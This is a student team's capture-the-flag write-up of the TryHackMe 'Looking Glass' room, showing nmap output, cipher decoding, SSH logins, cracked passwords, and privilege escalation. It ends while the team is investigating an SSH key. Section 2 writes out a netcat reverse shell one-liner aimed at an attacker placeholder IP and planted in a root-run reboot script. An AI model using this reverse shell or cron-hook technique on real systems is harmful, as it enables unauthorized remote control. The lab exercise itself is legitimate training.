PenTest 1

TL8L

STELLAR

Members

ID	Name	Role
1211101145	Nurul Humairah binti Mohamad Kamaruddin	Leader
1211101216	Fatin Qistina binti Kamarul Irman	Member
1211102030	Ilyana Sofiya binti Muhammad Najeli	Member
1211103480	Nurul Afiqah binti Ismail	Member

SECTION 1 - RECON AND ENUMERATION


Members Involved: Ilyana Sofiya, Fatin Qistina

Tools used: Nmap, Vigenere Cipher Decoder

Thought Process and Methodology and Attempts:


```
root@ip-10-10-84-53:~# nmap -sC -sV -Pn 10.10.246.100

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-26 06:52 BST
Nmap scan report for ip-10-10-246-100.eu-west-1.compute.internal (10.10.246.100)
Host is up (0.0012s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (EdDSA)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
| ssh-hostkey:
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

Firstly, Fatin started to check for open ports using Nmap. Fatin performed a scan with the flag -**sC** to run the default script and she also used **-sV** to enumerate the application versions. As we can see, there are port 22 using SSH. There are a large number of ports starting from 9000 until 14000.




Next, Fatin tried to connect to any open ssh ports by using flag **-p** as its functions to specify the port to listen on . By connecting to any of the ports, an output of “Higher” or “Lower” was returned to us, and we would get disconnected. By thinking back on the clues that were given in THM, Looking Glass


is a mirror, so we need to reverse the output. By that means, when the output is Lower, we need to go higher and if it shows higher, we need to go lower in order to find the correct port.




After a lot of connection attempts, Fatin was able to narrow it down between **13180 and 13189**. The correct port that we get is **13189** and after that Fatin got this strange message that looks to be some sort of encrypted text. When she tried to google for Jabberwocky, it appeared to be a poem.




After the poem, Ilyana is asked to enter a secret password, so she assumes that she needs to decode the strange text.




By using a Vigenere Cipher Solver, Ilyana decodes the strange text. She copied the text to the clipboard and pasted it on the solver web. On the decryption method, Ilyana did some modification on the section knowing the key which is **THEALPHABETCIPHER** then proceeds to decrypt. At the bottom of decrypted text, Ilyana found that the secret has been revealed which is **bewareTheJabberwock**.




Going back to the ssh connection, Ilyana entered the secret and it shows a set of credentials which includes **username and password**.



Moving on, Ilyana tried ssh to username@ip address. The password we had is **SolemnlyTurningUnfinishedWorsted.**



Since Ilyana is in, she used the **ls** flag to see the list of files. By looking at the files, **poem.txt**, **twasBrillig.sh** (bash script) are used for the output when connected to the random port.
We had read, write and execute permissions on the script.




The question asks for the user flag, so Ilyana used the cat command in order to read the file and write it to standard output. Ilyana noticed it was back to front therefore she reversed it using the rev command. The user flag appears which is **thm{65d3710e9d75d5f346d2bac669119a23}**.

SECTION 2 - INITIAL FOOTHOLD


Members Involved: Nurul Humairah, Nurul Afiqah

Tools used: Netcat, sudo


Thought Process and Methodology and Attempts:




So now after we had gained the user.txt content, Afiqah was going to need to escalate the privilege until we had become root. First of all, we ran the command **cat /etc/passwd** to see exactly how many users there. It showed that 5 users are there including Jabberwock.




After that, we went to look at the crontab to see what commands were scheduled to run at what time. We ran **cat /etc/crontab** and then we got the results. We can see at the bottom of the results it says @reboot which means that it will run the file each time it reboots the program.




However, we also need to see whether we can actually reboot the program as the user Jabberwock. We can run **sudo -l** to see what command we can run. At the bottom of the results, we can see that we are allowed to run **/sbin/reboot** with no password needed. In this case, the program it will run is twasBrillig.sh in the Jabberwock directory. We have seen this file when we are looking for the user.txt flag.





If we run 'ls -ls' in the Jabberwock directory we could see that we have permission to edit the file: twasBrillig.sh. So what we did was insert a reverse shell in that file, then we ran **sudo /sbin/reboot** to reboot the program. We can search for any reverse shell online but according to the pentest monkey website we are going to use '**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc [ATTACKER_MACHINE_IP] 1234 >/tmp/f**'. We just need to paste this line in the twasBrillig.sh and save it.



But before we ran the **sudo /sbin/reboot**, we opened another terminal to set up a netcat with command '**nc -lvnp 1234**'. After a while, our netcat will receive a connection after the reboot. We can check who we are by running the command id or whoami. It says that right now we are tweedledum.

SECTION 3 - HORIZONTAL PRIVILEGE ESCALATION

Members Involved: Ilyana Sofiya, Nurul Humairah, Nurul Afiqah

Tools used: hashes.com, sud

Thought Process and Methodology and Attempts:


Second User

```
root@ip-10-10-241-43:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.148.37 41988 received!
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
```

We are now connected as user **tweedledum.**

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-241-43:~# stty raw -echo
root@ip-10-10-241-43:~# fgfgfgfgfffgffg: command not found
                                                    root@ip-10-10-241-43:~# f
gffgfg: command not found
                        root@ip-10-10-241-43:~# nc -lvnp 1234

tweedledum@looking-glass:~$ ls -l
total 8
-rw-r--r-- 1 root root 520 Jul  3  2020 humptydumpty.txt
-rw-r--r-- 1 root root 296 Jul  3  2020 poem.txt
tweedledum@looking-glass:~$ cat poem.txt
      'Tweedledum and Tweedledee
       Agreed to have a battle;
      For Tweedledum said Tweedledee
       Had spoiled his nice new rattle.

      Just then flew down a monstrous crow,
       As black as a tar-barrel;
      Which frightened both the heroes so,
       They quite forgot their quarrel.'
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717 06f6e6d6c6b
tweedledum@looking-glass:~$
```

Ilyana upgraded the shell using python3. Next, Ilyana took a look at the home folder and found two files in the /home directory of the user, **poem.txt and humptydumpty.txt**. Using cat command, Ilyana can view the content of those two files. We have a poem and an encrypted text. To decode the encrypted text, Ilyana used an online hash cracker, hashes.com.



We finally got the password from the file humptydumpty.txt which is **zyxwvutsrqponmlk.**

<u>Third User</u>

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
humptydumpty@looking-glass:/home/tweedledum$ /home/tweedledum
bash: /home/tweedledum: Is a directory
humptydumpty@looking-glass:/home/tweedledum$ id
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
```

After Ilyana got the password from a humptydumpty.txt, we looked again at the passwd file and there is a user called humptydumpty. Therefore, we try switching to them by using the command **su humptydumpty**. Then, we entered the password from the decoded humptydumpty.txt .

```
humptydumpty@looking-glass:/$ cd /home
humptydumpty@looking-glass:/home$ ls -ls
total 24
4 drwx--x--x 6 alice        alice        4096 Jul  3  2020 alice
4 drwx------ 3 humptydumpty humptydumpty 4096 Jul 26 08:03 humptydumpty
4 drwxrwxrwx 5 jabberwock   jabberwock   4096 Jul 26 07:44 jabberwock
4 drwx------ 5 tryhackme    tryhackme    4096 Jul  3  2020 tryhackme
4 drwx------ 3 tweedledee   tweedledee   4096 Jul  3  2020 tweedledee
4 drwx------ 2 tweedledum   tweedledum   4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

```
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
```

Next, to know what file we had in the humptydumpty user, we changed the directory to home and listed it. There will be six folders and we found different users' names in the list. Since we already go through jabberwock, we will go through with the alice folder so we change the directory to alice.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

We discovered that we cannot read anything in the alice folder so we tried to use the command **ls -la .ssh/id_rsa** if there was an rsa key. And yes there was an id_rsa file.

```
